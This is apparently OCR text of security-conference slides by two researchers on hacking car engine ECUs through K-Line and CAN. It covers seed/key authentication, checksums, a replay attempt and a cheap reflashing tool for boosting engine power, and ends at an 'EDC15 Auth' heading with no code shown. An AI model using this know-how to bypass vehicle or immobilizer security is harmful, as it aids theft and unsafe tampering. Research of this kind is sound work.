
Alberto Garcia Illera (@algillera)
Javier Vazquez Vidal (@bi0h4z4rd_)



Javier Vázquez Vidal

- Hardware security specialist
- Loves breaking “toys” security
- Freelance
- From Cádiz

Alberto García Illera

Index

- Hacking of the ECU

- Do a forensic job after a car crash


Why did this happen?

- A friend kept bugging me to constantly change the tuning file on his car every week


- I felt like

What did we do?


- Use Google



It didn´t work, so we needed a plan



Vehicle Electronic Control Units



Vehicle Electronic Control Units

- Each ECU has an unique ID (address) in the network.
- They have authentication/encryption protection against non authorised (dealer) access.
- Data is usually stored in them for diagnose/foresinc purposes, aswell as for car behaviour (configuration).

Vehicle communication protocols

CAN Bus (ISO 11898) features

- Mandatory for vehicle communications since 2008
- 2Mb/sec max speed (for CAN 2.0 network)
- Practically immune to noise
- Requires “expensive” hardware on physical layer

K-Line (ISO 9141-2) features

- Exists on vehicles dated from 1998 – 2010
- Works on 12VDC
- Max speed of 250Kb/sec (where available)
- Requires inexpensive hardware for physical layer

Why was K-Line the chosen one?

- Can be implemented with a single level shifter IC
- Present in most cars (<2010)
- Older ECU´s (K-Line+CAN) are cheaper than newer ones (CAN only)
- It´s suitable for lazy developers (Yay!)

Is it easy to implement CANbus support?

- We have already done it, but the beta tool is not yet ready for showcase.
- CANbus and K-Line are just protocols, but the encryption, auth and all other security features are the same on both, and not specific to CANbus.
- It makes the tool $10 more expensive

First steps

- What did we know about ECU´s:
  - They are expensive
  - They live inside cars (no wild ECU´s have been spotted so far)
- Options we had:
  - Navigate through tecnical docs until we could understand how it works
  - Hook up the LA and try to figure out
  - Both of the previous answers are correct


So, this is what we found about engine ECU´s

- Responsible for engine management
- Stores all engine faults
- Holds immobilizer routines
- Contains firmware that affects the behaviour of the car

So, this is what we found about engine ECU´s


- Target Hardware is composed of:
  - Internal/External Flash
  - Internal/External EEPROM
  - A really annoying black rubber-like epoxy

What did the LA show?



What did we do about it?

- Tried replay attack with the following result:



What we realised (after a while)

- They have the following “features”:
  - EDC15/ME7xx:
    - Seed/Key Algorithm for auth (Unique)
    - Checksum!
    - They require a loader for operations
  - EDC16/MED9xx:
    - Seed/Key Algorithm for Auth (3 Levels)
    - RSA Encryption
    - Checksum!

How did we do it?

Why is it interesting?

- Would you like to spend less money on gas?
- Did you know that the difference between the 100PS and the 130PS version of your car is just some changes in the ECU firmware?
- Would you like to be able to repair a faulty ECU in your car using inexpensive hardware?
- It´s cool to hack your car with cheap hardware!


What does the ECU tool code look like?

- Due to the limitations of the selected MCU (Atmega 328p), code had to be carefully structured not to run out of RAM (2kb).

- EDC15 and EDC16 firmwares are composed of ~1800 lines of code each.

- We are already working on an universal firmware that will be able to handle all type of ECU´s on a single 328p and add support for future ones without requiring a firmware update.

Bosch EDC15



EDC15 Auth

